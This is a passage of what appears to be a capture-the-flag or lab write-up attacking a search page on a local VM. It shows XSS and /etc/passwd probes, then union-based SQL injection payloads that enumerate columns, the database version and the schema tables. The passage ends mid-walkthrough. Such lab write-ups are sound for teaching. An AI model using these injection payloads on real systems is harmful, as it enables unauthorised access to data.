



Next on surfing through the site I found a search bar : http://10.0.2.16/khaosearch.php

I tried /etc/passwd ->Did not get any results

I tried XSS -><script>alert(1)</script> ->Did not get any results.


Next I tried single quote (‘) which gave me some results.





So, a SQLi exists. I decided to exploit it further .

abc" union select 1,2# -> I got the column which can be exploited (col 1).



abc" union select database(),2#


Gave me no results.Assuming it is MySQL.

abc" union select version(),2#

Gave me the version : 10.1.26-MariaDB-0+deb9u1

abc" union select table\_name,2 from information\_schema.tables#


Got an interesting result :

